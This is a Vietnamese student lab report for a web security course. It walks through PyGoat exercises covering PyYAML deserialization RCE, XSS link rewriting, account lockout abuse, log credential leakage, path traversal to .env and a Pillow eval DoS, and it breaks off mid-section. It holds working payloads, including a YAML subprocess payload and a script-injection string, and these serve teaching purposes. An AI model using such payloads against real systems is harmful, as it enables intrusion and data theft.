

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật Web và Ứng dụng

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

GVHD: Ngô Khánh Khoa

Nhóm: 6

1. THÔNG TIN CHUNG:

Lớp: NT213.P11.ANTT.2

STT	Họ và tên	MSSV	Email
1	Lại Quan Thiên	22521385	22521385@gm.uit.edu.vn
2	Mai Nguyễn Nam Phương	22521164	22521164@gm.uit.edu.vn
3	Hồ Diệp Huy	22520541	22520541@gm.uit.edu.vn
4	Nguyễn Phúc Nhi	22521041	22521041@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình Trạng	Thực hiện
1	Vulnerable and Outdated Components	100%	Diệp Huy
2	Identification and Authentication Failures	100%	Diệp Huy
3	Software and Data Integrity Failures	100%	Diệp Huy
4	Security Logging and Monitoring Failures	100%	Diệp Huy
5	Server-Side Request Forgery (SSRF)	100%	Diệp Huy
6	A9 Lab2	100%	Nam Phương
7	Insec_Des_Lab	100%	Nam Phương
8	SSRF_Lab2	100%	Nam Phương
9	Ssrf_discussion	100%	Nam Phương
10	Password brute-force via password change	100%	Nam Phương
11	Username enumeration via different responses	100%	Phúc Nhi
12	Username enumeration via response timing	100%	Phúc Nhi
13	2FA simple bypass	100%	Phúc Nhi

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

14	Exploiting clickjacking vulnerability to trigger DOM-based XSS	100%	Phúc Nhi
15	Exploiting HTTP request smuggling to deliver reflected XSS	100%	Quan Thiên
16	TornadoService	0%	
17	Modifying serialized objects	100%	Quan Thiên
18	Source code disclosure via backup files	100%	Quan Thiên

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

P1. BÀI TẬP CƠ BẢN

Bài Tập 1 - A06:2021 – Vulnerable and Outdated Components

- **Tiêu đề:** Vulnerable and Outdated Components

- **Mô tả lỗ hổng:** Lỗ hổng này thuộc loại Vulnerable and Outdated Components, cụ thể là từ thư viện **pyyaml 5.1** của Python. Thư viện này có lỗ hổng cho phép thực thi mã từ xa (Remote Code Execution - RCE) nếu bị khai thác đúng cách. Kẻ tấn công có thể tạo file YAML độc hại để thực thi các lệnh tùy ý trên hệ thống máy chủ.

+ **Tóm tắt:** Tạo file YAML độc hại với payload thực thi lệnh hệ thống và tải lên để khai thác lỗ hổng.

+ **Các bước thực hiện và minh chứng:**

(Video minh chứng thực hiện: <https://youtu.be/DOd8nzLjBzs>)

1. Truy cập vào chức năng tải lên file YAML của ứng dụng.
2. Tạo một file YAML với payload độc hại:

```
1 !python/object/apply:subprocess.check_output
2 - ls
```

3. Tải file này lên ứng dụng để thực hiện lệnh hệ thống.
4. Kết quả trả về sẽ hiển thị danh sách các file và thư mục trên máy chủ.

Output nhận được sau khi tải file lên:

```
Here is your output:
b'Dockerfile\n#Procfile\n#solutions\nnapp.log\nnbs.sqlite3\nnbs.sqlite3-f1cf11156c858314798387c239e07f18783d48be\nndocker-compose.yml\nnintroduction\nmanage.py\nnpygoat\nnrequirements.txt\nnnuntime.txt\nnstaticfiles\\ntest.log\nn'
```

- **Mức độ ảnh hưởng của lỗ hổng:**

Lỗ hổng này có mức độ ảnh hưởng cao do có thể dẫn đến việc thực thi lệnh trên máy chủ, từ đó kẻ tấn công có thể xâm phạm hệ thống, đánh cắp dữ liệu nhạy cảm, hoặc thực hiện các hành động không mong muốn khác.

- **Khuyến cáo khắc phục:**

- + Cập nhật lên phiên bản mới nhất của pyyaml để vá lỗ hổng.
- + Kiểm tra và lọc kỹ dữ liệu đầu vào từ người dùng trước khi xử lý.
- + Không cho phép thực thi các lệnh hệ thống từ dữ liệu không tin cậy.
- + Sử dụng các cơ chế bảo mật như sandboxing để hạn chế quyền truy cập của các tiến trình.

Bài Tập 2 – A07 :2021 – Identification and Authentication Failures

- Tiêu đề: Xác thực và Xác minh Danh tính Yếu kém

- Mô tả lỗ hổng:

+ **Tóm tắt:** đây là một loại lỗ hổng an ninh trong bảo mật hệ thống thông tin, nơi các quy trình xác minh danh tính hoặc xác thực người dùng không đủ mạnh hoặc bị bỏ qua.

+ **Các bước để thực hiện và minh chứng:**

(Link video minh chứng:

https://drive.google.com/drive/folders/10PX7dS_DuSEk57GQNwB3PLAj0wjYgAVM?usp=sharing)


- **Bước 1:** view code để nhận xét, ta thấy rằng nếu đăng nhập đủ 5 lần không thành công thì tài khoản với username đang đăng nhập sẽ bị khóa

```
if fail_attempt == 5:
    user.is_active = False
    user.failattempt = 0
    user.is_locked = True
    user.lockout_cooldown = datetime.datetime.now() + datetime.timedelta(minutes=1440)
    user.save()
    return render(request,"Lab_2021/A7_auth_failure/lab2.html", {"user":user, "success":False, "failure":True, "is_locked":True})
    user.failattempt = fail_attempt
    user.save()
    return render(request,"Lab_2021/A7_auth_failure/lab2.html", {"success":False, "failure":True})
except Exception as e:
    print(e)
    return render(request,"Lab_2021/A7_auth_failure/lab2.html", {"success":False, "failure":True})
```

[View Code](#)

[Back to Lab Details](#)

- **Bước 2:** Ta thực hiện nhập vào tài khoản và mật khẩu sai 5 lần liên tiếp, sau 5 lần thử thì tài khoản admin sẽ bị khóa lại.



Như vậy admin thật sự của trang web sẽ bị chặn đăng nhập vào web.

Lab 2: Tổng quan các lỗ hổng web thường gặp (tt)

- Mức độ ảnh hưởng của lỗ hổng:

Tài khoản người dùng bị chiếm đoạt, hệ thống mạng hoặc cơ sở dữ liệu chứa thông tin nhạy cảm bị xâm nhập.

- Khuyến cáo khắc phục:

+ Cải thiện cơ chế xác thực (2FA, MFA, sinh trắc học)

+ Quản lý mật khẩu tốt hơn, bảo vệ khỏi tấn công brute-force

+ Mã hóa và lưu trữ mật khẩu an toàn

+ Chống tấn công session hijacking và session fixation

Bài Tập 3 – A08:2021 – Software and Data Integrity Failures

- Tiêu đề: A08:2021 – Software and Data Integrity Failures

- Mô tả:

+ **Tóm tắt:** lab này là loại tấn công XXS làm chuyển hướng trang web, khiến cho người dùng không thấy được sự thay đổi của đường link mà mình nhấn.

(Link video minh chứng:

https://drive.google.com/drive/folders/10PX7dS_DuSEk57GQNwB3PLAj0wjYgAVM?usp=sharing

+ Các bước thực hiện:

- Mục đích: đến được link tải file “fake.txt”
- Khi ta bắt gói tin đến link tải file “fake.txt”, ta được kết quả sau:

The screenshot shows a NetworkMiner capture window. At the top, there's a toolbar with buttons for 'Intercept on', 'Forward', 'Drop', 'Open browser', and other options. Below the toolbar is a table header for columns: Time, Type, Direction, Host, Method, URL, Status code, and Length. A single row is listed: '08:36:10.4 ... HTTP → Request localhost GET http://localhost:8000/2021/A08/lab27...'. The main area is divided into two panes: 'Request' on the left and 'Inspector' on the right. The 'Request' pane contains tabs for 'Pretty', 'Raw', and 'Hex' views of the captured data. The 'Inspector' pane has sections for 'Request attributes', 'Request query parameters', 'Request body parameters', 'Request cookies', and 'Request headers'. The 'Request headers' section shows the following details:

Host:	localhost:8000
sec-ch-ua:	"Not;A Brand";v="24", "Chromium";v="120"
sec-ch-ua-mobile:	?0
sec-ch-ua-platform:	"Windows"
Accept:	text/html, application/xhtml+xml, application/xml;q=0.9
Upgrade-Insecure-Requests:	1
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6013.120 Safari/537.36

- Trong thông tin gói tin bắt được, ta thu được:

```
username =
"user+%3Cscript%3Edocument.getElementById%28%22download_link%22%29.setAttribute%28%22href%22%2C%22%2Fstatic%2Ffake.txt%22%29%3B%3C%2Fscript%3Eus
```


```
er+%3Cscript%3Edocument.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>user<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>
```

- Khi giải mã đoạn url trên ta được thông tin:

user

```
<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>user<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>
```

- Giải thích Trong thẻ `<script></script>` là một mã Javascript thực hiện tìm kiếm phần tử có ID là “download_link” và thay đổi thuộc tính của “href” thành “/static/fake.txt”, làm cho người dùng không biết đường link mà mình nhấn vào đã bị thay đổi.
- **Khi trang web hoạt động bình thường:** ta nhấn get Download link sẽ nhận được file real.txt



- Thực hiện tấn công:

- Ta nhập username bằng dòng sau

```
user<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>user<script>document.getElementById("download_link").setAttribute("href","/static/fake.txt");</script>
```

- Web sẽ tải file “fake.txt”:



The screenshot shows a browser window with the URL `localhost:8000/2021/A8/lab2?username=user%2B<script>document.getElementById%28"download_link"%29.setAttribute%28"href","http://127.0.0.1:8000/2021/A8/lab2?username=real%2Bfake%2B&file=real%281%29.txt"></script>`. The page content includes a message "Here is your download [Link](#)" and "Hey user+user+,". A sidebar on the left lists navigation options: Home, OWASP TOP 10 2021, SANS 25 Vulns, and Mitre top 25 Vulns. A right-side panel titled "Recent download history" lists several files:

File	Last Modified
fake (1).txt	22/8/2024 • Done
fake.txt	22/8/2024 • Done
real (3).txt	18/8/2024 • 2 minutes ago
real (2).txt	22/8/2024 • 9 minutes ago
real (1).txt	18/8/2024 • 14 minutes ago
real (2).txt	18/8/2024 • 16 minutes ago

At the bottom of the right panel is a link "Full download history". The browser's taskbar at the bottom shows various pinned icons and the date/time "8:58 PM 10/24/2024".

- Mức độ ảnh hưởng của lỗ hổng:

- + Kẻ tấn công có thể khiến người dùng tải về các tệp tin độc hại, mã độc gây hại trên máy tính, chiếm quyền truy cập...

- Khuyến cáo khắc phục:

- + Kiểm tra đầu vào: lọc sạch đầu vào để ngăn chặn những sự thay đổi cấu trúc link mà trang web hiện có.
- + Mã hóa đầu ra: trước khi xuất dữ liệu ra ngoài, ta cần mã hóa để tránh lộ những thông tin bí mật.



Bài tập 4: A09:2021 - Security Logging and Monitoring Failures

- **Tiêu đề:** Lỗ hổng tiết lộ thông tin qua việc ghi nhật ký tại đường dẫn /debug

- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng tiết lộ thông tin qua việc ghi nhật ký tại đường dẫn /debug

(Link video minh chứng:

https://drive.google.com/drive/folders/10PX7dS_DuSEk57GQNwB3PLAj0wjYgAVM?usp=sharing

+ Chi tiết thực hiện:

- Lab detail đề cập rằng nhật ký được ghi ở đường dẫn /debug


- Khi truy cập vào đường dẫn /debug, ta thử tìm kiếm từ khóa password. Kết quả tìm kiếm cho thấy có một tài khoản với tên đăng nhập là Hacker và mật khẩu là Hacker đã đăng nhập.

```

INFO "GET /static/admin/css/dashboard.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 304 0
INFO "GET /static/admin/img/icon-addlink.svg HTTP/1.1" 304 0
INFO "GET /static/admin/img/icon-changelink.svg HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/roboto-regular-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/admin/fonts/roboto-Bold-webfont.woff HTTP/1.1" 304 0
INFO "GET /admin/logout/ HTTP/1.1" 200 1207
INFO "GET /admin/logout/ HTTP/1.1" 302 0
INFO "GET /admin/login/ HTTP/1.1" 200 1913
INFO "GET /static/admin/css/login.css HTTP/1.1" 304 0
INFO Watching for file changes with StatReloader
INFO "GET / HTTP/1.1" 200 8157
INFO "/static/admin/css/style4.css" HTTP/1.1" 304 0
WARNING: Not Found: favicon.ico
INFO "GET /favicon.ico HTTP/1.1" 404 9350
INFO "GET /login/ HTTP/1.1" 301 0
INFO "GET /login/ HTTP/1.1" 200 7978
INFO "/a10_lab_h2t_kaohsiung_hacker" Hacker HTTP/1.1" 301 0
INFO "GET /logout/ HTTP/1.1" 200 0
INFO "GET /logout/ HTTP/1.1" 200 1207
INFO "GET /static/admin/css/base.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/admin/css/fonts.css HTTP/1.1" 200 423
INFO "GET /static/admin/fonts/roboto-regular-webfont.woff HTTP/1.1" 200 85876
INFO "GET /admin/ HTTP/1.1" 302 0
INFO "GET /admin/login/?next=/admin/ HTTP/1.1" 200 1913
INFO "GET /static/admin/css/login.css HTTP/1.1" 200 1233
INFO "GET /logout/ HTTP/1.1" 200 7978
INFO "GET /logout/ HTTP/1.1" 200 7978
INFO A:\wsl1\Pygoat\pygoat\pygoat\pygoat\views.py changed, reloading.
INFO Watching for file changes with StatReloader
INFO A:\wsl1\Pygoat\pygoat\pygoat\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader
ERROR Internal Server Error: /register
ERROR: Internal Server Error: /register
Traceback (most recent call last):
File "A:\wsl1\Pygoat\wvenv\lib\site-packages\django\core\handlers\exception.py", line 34, in inner
    response = get_response(request)
File "A:\wsl1\Pygoat\wvenv\lib\site-packages\django\core\handlers\base.py", line 124, in _get_response
    raise ValueError('The view %s didn\'t return an HttpResponse object. It returned None instead.' % e)
ValueError: The view introduction.views.register didn't return an HttpResponseRedirect object. It returned None instead.
ERROR "GET /register HTTP/1.1" 500 6308
INFO A:\wsl1\Pygoat\pygoat\pygoat\introduction\views.py changed, reloading.
INFO "GET /register HTTP/1.1" 200 18
INFO A:\wsl1\Pygoat\pygoat\pygoat\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader

```

- Ta tiến hành truy cập bài lab, đăng nhập thành công với tên tài khoản và mật khẩu trên.



- Mức độ ảnh hưởng của lỗ hổng:

Lỗ hổng có mức độ ảnh hưởng nghiêm trọng vì nó làm giảm khả năng phát hiện và phản ứng với các sự cố bảo mật. Dẫn đến mất dữ liệu nhạy cảm, phá hoại hệ thống và mất danh tiếng cùng với khả năng phải chịu trách nhiệm pháp lý.

- Khuyến cáo khắc phục:

Mã hóa log đặc biệt là với các dữ liệu nhạy cảm như tài khoản và mật khẩu, thiết lập chính sách lưu trữ phù hợp với yêu cầu pháp lý và bảo mật.

Bài tập 5: A10:2021 – Server-Side Request Forgery (SSRF)

- **Tiêu đề:** Lỗ hổng "Thẻ Input Ân và Tấn công Directory Traversal" - Nguy cơ Rò rỉ Thông tin Nhạy cảm qua Tệp .env

- Mô tả lỗ hổng:

+ **Tóm tắt:** Các thẻ input ẩn trong HTML thường chứa thông tin mà người dùng không nhìn thấy trên giao diện, nhưng có thể thay đổi giá trị thông qua trình duyệt. Nếu đường dẫn đến file được đưa vào như một tham số trong input ẩn mà không được lọc đúng cách, kẻ tấn công có thể thay đổi đường dẫn này và truy cập tệp tùy ý trên hệ thống server. Các bước để thực hiện và minh chứng:

- **Bước 1:** Từ đường dẫn các file ở thẻ hidden input tag không được lọc đúng cách, ta có thể thay các đường dẫn khác để đi tới tệp .env
- **Bước 2:** Xem “../.env” ta thấy:

- Mức độ ảnh hưởng của lỗ hổng:

- + Rò rỉ thông tin nhạy cảm
- + Truy cập tệp nhạy cảm có thể dẫn đến kiểm soát toàn hệ thống.
- + Tấn công truy cập tệp ngoài web root, gây nguy cơ an ninh.

- Khuyến cáo khắc phục:

- + Kiểm tra và lọc dữ liệu đầu vào: Lọc mọi dữ liệu từ người dùng, kể cả các giá trị ẩn, và không cho phép gửi đường dẫn hoặc tham số mà không kiểm tra.
- + Hạn chế ký tự đặc biệt: Chặn ký tự đặc biệt như .., /, \ để ngăn tấn công Directory Traversal.
- + Chỉ định giá trị hợp lệ: Sử dụng danh sách cho phép (whitelist) để giới hạn giá trị đầu vào.
- + Mã hóa các thông tin quan trọng và kiểm tra bảo mật thường xuyên.


P2. BÀI TẬP LUYỆN TẬP

Bài Tập 1 – A9_Lab2


- **Tiêu đề:** Vulnerable and Outdated Components
- **Mô tả lỗ hổng:** Lỗ hổng này là lỗ hổng Vulnerable and Outdated Components mà cụ thể ở đây là của thư viện pillow 8.0.0 của python. Theo như mô tả thì lỗ hổng này lợi dụng hàm ImageMath.eval của thư viện có thể thực hiện bất kì lệnh python nào, từ đó mở ra khả năng cho kẻ tấn công chèn và thực thi mã độc nếu đầu vào của dữ liệu không được lọc hay kiểm tra
 - + **Tóm tắt:** Thực hiện chèn mã độc vào textbox của chương trình
 - + **Các bước để thực hiện lại và bằng chứng:**

(Video minh chứng cách làm: <https://youtu.be/MgZyYPd2IA0>)

 1. Chọn 1 bức ảnh theo thông thường, ở textbox thay vì điền một thuật toán hợp lệ thì ta thực hiện lệnh “exit()” để thực hiện tấn công lỗ hổng nhằm DoS trang web



2. Khi submit thì ta thành công DoS được trang web thông qua ImageMath.eval



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì hàm ImageMath.eval sử dụng dữ liệu đầu vào không được xác thực từ người dùng nên kẻ tấn công có thể thực thi bất kỳ mã Python nào, bao gồm các lệnh hệ thống như xóa dữ liệu, đánh cắp thông tin nhạy cảm, hoặc cài đặt mã độc

- **Khuyến cáo khắc phục:**

- + Loại bỏ việc sử dụng eval hoặc ImageMath.eval với dữ liệu không đáng tin cậy
- + Kiểm tra và lọc đầu vào cẩn thận
- + Hạn chế quyền truy cập hệ thống
- + Cập nhật thư viện để vá các lỗ hổng

Bài Tập 2 – Insec_Des_Lab

- **Tiêu đề:** Insecure Deserialization

- **Mô tả lỗ hổng:** Lỗ hổng xảy ra vì dữ liệu không đáng tin cậy được deserialized mà không có kiểm tra an toàn đầy đủ. Trong quá trình deserialization, dữ liệu người dùng (bao gồm cả thông tin về quyền truy cập) được chuyển đổi thành các đối tượng trong ứng dụng. Nên ta có thể thay đổi dữ liệu này trước khi nó được serialized, thay đổi quyền hạn người dùng,. Điều này cho phép kẻ tấn công truy cập vào ứng dụng với quyền hạn cao hơn, gây ra rủi ro lớn về bảo mật

+ **Tóm tắt:** Thực hiện dùng Burp Suit lấy Cookie, decode lại Cookie và thay đổi giá trị trước khi serialized

+ **Các bước để thực hiện lại và bằng chứng:**

(Video minh chứng cách làm: <https://youtu.be/vF5p-WAkKn8>)

1. Sử dụng Burp Suit (Intercept) lấy gói tin yêu cầu được ta gửi cho máy chủ,

Time	Type	Direction	Host	Method	URL
23:36:11 22 Oct 2024	HTTP	→ Request	localhost	GET	http://localhost:8000/insec_des_lab

Request

Pretty Raw Hex

```

